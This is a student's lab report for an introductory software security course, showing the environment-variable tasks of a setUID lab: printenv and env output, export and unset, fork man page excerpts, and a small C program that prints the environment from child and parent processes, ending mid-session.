CIS-449 Intro to Software Security
With Professor Dr. Anys Bacha
Assignment 2
Student: Demetrius Johnson
13 March 2023
Due: 15 March 2023 at 9am

Table of Contents

Abstract

In this lab, we explore how the setUID mechanism and environment variables can affect a system, specifically the Linux kernel. Whenever a setUID program is called that is root owned, we need to be careful since a user might be able to change environment variables in order to gain root access. This happens because all environment variables contain paths to programs that a process should look into when it calls a program. These environment variable paths can be easily manipulated by an outside user to exploit a privileged program if that program does not have proper protections in place. For example, it is good to use a function such as execve() instead of system(), since execve() will not fork to a shell to invoke a program, but it will instead overwrite the current parent with the called process data. You also need to look out for capability leaking, since when a privileged programs finishes execution, although it might deescalate its privilege before forking to a child process, if privileged files that were opened were not close, that child will inherit those open files and have access to them.

Methodology (Code/Commands/Results)

TASK 1: Manipulating Environment Variables


Use printenv or env command to print out the environment variables. If you are interested in some particular environment variables, such as PWD, you can use:

- "**printenv PWD**" or "**env |grep PWD**".

Manual for **env** program (notice it is a program which will inherit the exported environment variables from its parent process):


```
seed@VM: ~/.../Labsetup
ENV(1)                              User Commands                              ENV(1)

NAME
       env - run a program in a modified environment

SYNOPSIS
       env [OPTION]... [-] [NAME=VALUE]... [COMMAND [ARG]...]

DESCRIPTION
       Set each NAME to VALUE in the environment and run COMMAND.

       Mandatory arguments to long options are mandatory for short options too.

       -i, --ignore-environment
              start with an empty environment

       -0, --null
              end each output line with NUL, not newline

       -u, --unset=NAME
              remove variable from the environment

       -C, --chdir=DIR
              change working directory to DIR

       -S, --split-string=S
              process  and split S into separate arguments; used to pass multiple arguments on she
              bang lines

       -v, --debug
              print verbose information for each processing step

       --help display this help and exit

       --version
              output version information and exit

       A mere - implies -i.  If no COMMAND, print the resulting environment.

OPTIONS
   -S/--split-string usage in scripts
       The -S option allows specifing multiple parameters in a script.  Running a script named 1.pl
       containing the following first line:

 Manual page env(1) line 1 (press h for help or q to quit)
```

Manual for **printenv** program (notice it is a program which will inherit the exported environment variables from its parent process):



```
seed@VM: ~/.../Labsetup

PRINTENV(1)                      User Commands                      PRINTENV(1)

NAME
       printenv - print all or part of environment

SYNOPSIS
       printenv [OPTION]... [VARIABLE]...

DESCRIPTION
       Print  the  values  of  the specified environment VARIABLE(s).  If no VARIABLE is specified,
       print name and value pairs for them all.

       -0, --null
              end each output line with NUL, not newline

       --help display this help and exit

       --version
              output version information and exit

       NOTE: your shell may have its own version of printenv, which usually supersedes the  version
       described here.  Please refer to your shell's documentation for details about the options it
       supports.

AUTHOR
       Written by David MacKenzie and Richard Mlynarik.

REPORTING BUGS
       GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
       Report printenv translation bugs to <https://translationproject.org/team/>

COPYRIGHT
       Copyright © 2018 Free Software Foundation, Inc.  License GPLv3+: GNU GPL version 3 or  later
       <https://gnu.org/licenses/gpl.html>.
       This is free software: you are free to change and redistribute it.  There is NO WARRANTY, to
       the extent permitted by law.

SEE ALSO
       Full documentation at: <https://www.gnu.org/software/coreutils/printenv>
       or available locally via: info '(coreutils) printenv invocation'

GNU coreutils 8.30                September 2019                    PRINTENV(1)
 Manual page printenv(1) line 1/42 (END) (press h for help or q to quit)
```

Using **printenv:**



```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ printenv
SHELL=/bin/bash
PWD=/home/seed/Documents/Assignment2/Labsetup
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=
40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.t
gz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31
:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:
*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31
:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01
;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=
01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.
mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01
;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.m
ng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;3
5:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=0
1;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl
=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.o
gx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36
:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00
;36:*.xspf=00;36:
SSH_CONNECTION=10.0.2.2 50261 10.0.2.15 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=59
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.0.2.2 50261 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
:/snap/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/1
_=/usr/bin/printenv
OLDPWD=/home/seed/Documents/Assignment2
[03/14/23]seed@VM:~/.../Labsetup$
```

Using **env:**

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ env
SHELL=/bin/bash
PWD=/home/seed/Documents/Assignment2/Labsetup
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=
40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.t
gz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31
:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:
*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31
:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01
;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=
01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.
mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01
;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.m
ng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;3
5:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=0
1;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl
=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.o
gx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36
:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00
;36:*.xspf=00;36:
SSH_CONNECTION=10.0.2.2 50261 10.0.2.15 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=59
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.0.2.2 50261 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
:/snap/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/1
_=/usr/bin/env
OLDPWD=/home/seed/Documents/Assignment2
[03/14/23]seed@VM:~/.../Labsetup$
```

As shown, both **env** and **printenv** printed the same output → they are both child processes of the Bash shell program, and they print out their current environment variables, which they derived (inherited) from the variables marked for export in the parent (Bash shell) process.

Now using **printenv PWD** and piping env output to grep **env | grep PWD** to print out a specific environment variable:

```
[03/14/23]seed@VM:~/.../Labsetup$ printenv PWD
/home/seed/Documents/Assignment2/Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ env | grep PWD
PWD=/home/seed/Documents/Assignment2/Labsetup
OLDPWD=/home/seed/Documents/Assignment2
[03/14/23]seed@VM:~/.../Labsetup$
```

Use export and unset to set or unset environment variables. It should be noted that these two commands are not separate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash).

Here, I create an environment variable named **TEST** for the current Bash shell process that is running – I store the root path **/** in that variable; notice, before I export it, it exists only in the parent (Bash shell) process and will not be output as part of the environment variables of **env** since it was not marked as an export variable in the parent process (Bash shell); that is why **env** child process does not show **TEST** as part of its environment variables. After marking it for export, then you notice **env** program does inherit **TEST** environment variable and outputs it accordingly:

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ TEST=/
[03/14/23]seed@VM:~/.../Labsetup$ env | grep TEST
[03/14/23]seed@VM:~/.../Labsetup$ export TEST
[03/14/23]seed@VM:~/.../Labsetup$ env | grep TEST
TEST=/
```

Notice again it shows up when you run **printenv** since it is exported:

```
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.0.2.2 59501 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bi
n:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/1
TEST=/
OLDPWD=/home/seed
_=/usr/bin/printenv
[03/14/23]seed@VM:~/.../Labsetup$ unset TEST
[03/14/23]seed@VM:~/.../Labsetup$ env | grep TEST
[03/14/23]seed@VM:~/.../Labsetup$
```

Now, when I issue **unset** on **TEST** exported environment variable, it is deleted, thus **env** will not show **TEST** since it did not inherit it:

```
[03/14/23]seed@VM:~/.../Labsetup$ unset TEST
[03/14/23]seed@VM:~/.../Labsetup$ env | grep TEST
[03/14/23]seed@VM:~/.../Labsetup$
```

TASK 2: Passing Environment Variables from Parent Process to Child Process

Manual of fork() function:

seed@VM: ~/.../Labsetup

```
FORK(2)                    Linux Programmer's Manual                   FORK(2)

NAME
       fork - create a child process

SYNOPSIS
       #include <sys/types.h>
       #include <unistd.h>

       pid_t fork(void);

DESCRIPTION
       fork() creates a new process by duplicating the calling process.  The new process is re□
       ferred to as the child process.  The calling  process  is  referred  to  as  the  parent
       process.

       The  child process and the parent process run in separate memory spaces.  At the time of
       fork() both  memory  spaces  have  the  same  content.   Memory  writes,  file  mappings
       (mmap(2)),  and  unmappings  (munmap(2)) performed by one of the processes do not affect
       the other.

       The child process is an exact duplicate of the parent process except for  the  following
       points:

       *  The  child  has  its own unique process ID, and this PID does not match the ID of any
          existing process group (setpgid(2)) or session.

       *  The child's parent process ID is the same as the parent's process ID.

       *  The child does not inherit its parent's memory locks (mlock(2), mlockall(2)).

       *  Process resource utilizations (getrusage(2)) and CPU time counters (times(2)) are re□
          set to zero in the child.

       *  The child's set of pending signals is initially empty (sigpending(2)).

       *  The child does not inherit semaphore adjustments from its parent (semop(2)).

       *  The  child  does  not  inherit  process-associated  record locks from its parent (fc□
          ntl(2)).  (On the other hand, it does inherit fcntl(2) open  file  description  locks
          and flock(2) locks from its parent.)

       *  The child does not inherit timers from its parent (setitimer(2), alarm(2), timer_cre□
          ate(2)).

       *  The child does not inherit outstanding asynchronous I/O operations  from  its  parent
 Manual page fork(2) line 1/164 24% (press h for help or q to quit)
```

```
seed@VM: ~/.../Labsetup

       *  The child process is created with a single thread—the one that  called  fork().   The
          entire  virtual address space of the parent is replicated in the child, including the
          states of mutexes, condition variables,  and  other  pthreads  objects;  the  use  of
          pthread_atfork(3) may be helpful for dealing with problems that this can cause.

       *  After  a fork() in a multithreaded program, the child can safely call only async-sig
          nal-safe functions (see signal-safety(7)) until such time as it calls execve(2).

       *  The child inherits copies of the parent's set of open file  descriptors.   Each  file
          descriptor in the child refers to the same open file description (see open(2)) as the
          corresponding file descriptor in the parent.  This means that the two  file  descrip
          tors share open file status flags, file offset, and signal-driven I/O attributes (see
          the description of F_SETOWN and F_SETSIG in fcntl(2)).

       *  The child inherits copies of the parent's set of open message queue descriptors  (see
          mq_overview(7)).  Each  file descriptor in the child refers to the same open message
          queue description as the corresponding file descriptor in  the  parent.   This  means
          that the two file descriptors share the same flags (mq_flags).

       *  The  child  inherits  copies  of  the  parent's  set  of  open directory streams (see
          opendir(3)).  POSIX.1 says that the corresponding directory streams in the parent and
          child may share the directory stream positioning; on Linux/glibc they do not.

RETURN VALUE
       On success, the PID of the child process is returned in the parent, and 0 is returned in
       the child.  On failure, -1 is returned in the parent, no child process is  created,  and
       errno is set appropriately.
```

Notice the **PID of the child process** is returned in the PARENT, and **0** is returned in the CHILD.

Remember: Fork system call is used for creating a new process, which is called child process, which **runs concurrently** with the process that makes the fork () call (parent process). After a new child process is created, both processes will execute the **next instruction** following the fork () system call.

(source: https://www.geeksforgeeks.org/fork-system-call/)

Step 1 – child case

Here, I have compiled myprintenv.c using gcc compiler; it results in a binary called **a.out**. Then, I run **a.out** and redirect its output to a file called **file.** I note that in the code, **extern environ** 2D char array is declared (extern variables are global variables that can be declared multiple times but can only be initialized only once); thus it takes on the values of the originally declared **environ** variable, which contains all the strings of all the environment variable names and associated values. I notice that this part of the code,

```
switch(childPid = fork()) {
  case 0:  /* child process */
    printenv();          ①
    exit(0);
```

Actually creates a child process, and both parent and child will begin execution at switch(value), which is the next instruction after childPid = fork().

```
[03/14/23]seed@VM:~/.../Labsetup$ ls
cap_leak.c  catall.c  myenv.c  myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$ ls -l
total 16
-rw-rw-r-- 1 seed seed 761 Mar 14 13:01 cap_leak.c
-rw-rw-r-- 1 seed seed 471 Mar 14 13:01 catall.c
-rw-rw-r-- 1 seed seed 180 Mar 14 13:01 myenv.c
-rw-rw-r-- 1 seed seed 418 Mar 14 13:01 myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$ gcc myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$ ls -l
total 36
-rwxrwxr-x 1 seed seed 16888 Mar 14 16:11 a.out
-rw-rw-r-- 1 seed seed   761 Mar 14 13:01 cap_leak.c
-rw-rw-r-- 1 seed seed   471 Mar 14 13:01 catall.c
-rw-rw-r-- 1 seed seed   180 Mar 14 13:01 myenv.c
-rw-rw-r-- 1 seed seed   418 Mar 14 13:01 myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$ a.out > file
[03/14/23]seed@VM:~/.../Labsetup$ ls -l
total 40
-rwxrwxr-x 1 seed seed 16888 Mar 14 16:11 a.out
-rw-rw-r-- 1 seed seed   761 Mar 14 13:01 cap_leak.c
-rw-rw-r-- 1 seed seed   471 Mar 14 13:01 catall.c
-rw-rw-r-- 1 seed seed  2161 Mar 14 16:11 file
-rw-rw-r-- 1 seed seed   180 Mar 14 13:01 myenv.c
-rw-rw-r-- 1 seed seed   418 Mar 14 13:01 myprintenv.c
[03/14/23]seed@VM:~/.../Labsetup$
```

Here is the output of **file**:

```
seed@VM: ~/.../Labsetup
[03/14/23]seed@VM:~/.../Labsetup$ cat file
SHELL=/bin/bash
PWD=/home/seed/Documents/Assignment2/Labsetup
LOGNAME=seed
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/seed
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31
;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*
.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.
txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;
31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31
:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.
alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm
=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.b
mp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tif
f=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpe
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vo
b=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=0
1;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35
:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*
.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.o
pus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=10.0.2.2 57895 10.0.2.15 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
XDG_SESSION_ID=68
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.0.2.2 57895 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sna
p/bin:.
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/2
_=./a.out
OLDPWD=/home/seed
[03/14/23]seed@VM:~/.../Labsetup$
```

I notice all environment variables were printed out, and I notice an environment variable called **'_'** is assigned path **./a.out,** which is current directory and then executable **a.out.**

Step 2 – parent case

I used **vi** editor and commented out the code of the child case and uncommented the **printenv**() code in the parent case:

```
seed@VM: ~/.../Labsetup
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
  int i = 0;
  while (environ[i] != NULL) {
     printf("%s\n", environ[i]);
     i++;
  }
}

void main()
{
  pid_t childPid;
  switch(childPid = fork()) {
    case 0:  /* child process */
     // printenv();
      exit(0);
    default:  /* parent process */
       printenv();
      exit(0);
  }
}
~
~
~
~
```

Then save the file and recompile it to another executable, and then run that executable (**a.out2**) and redirect it to another file called **file2**:

```
[03/14/23]seed@VM:~/.../Labsetup$ gcc myprintenv.c -o a.out2
[03/14/23]seed@VM:~/.../Labsetup$ ls
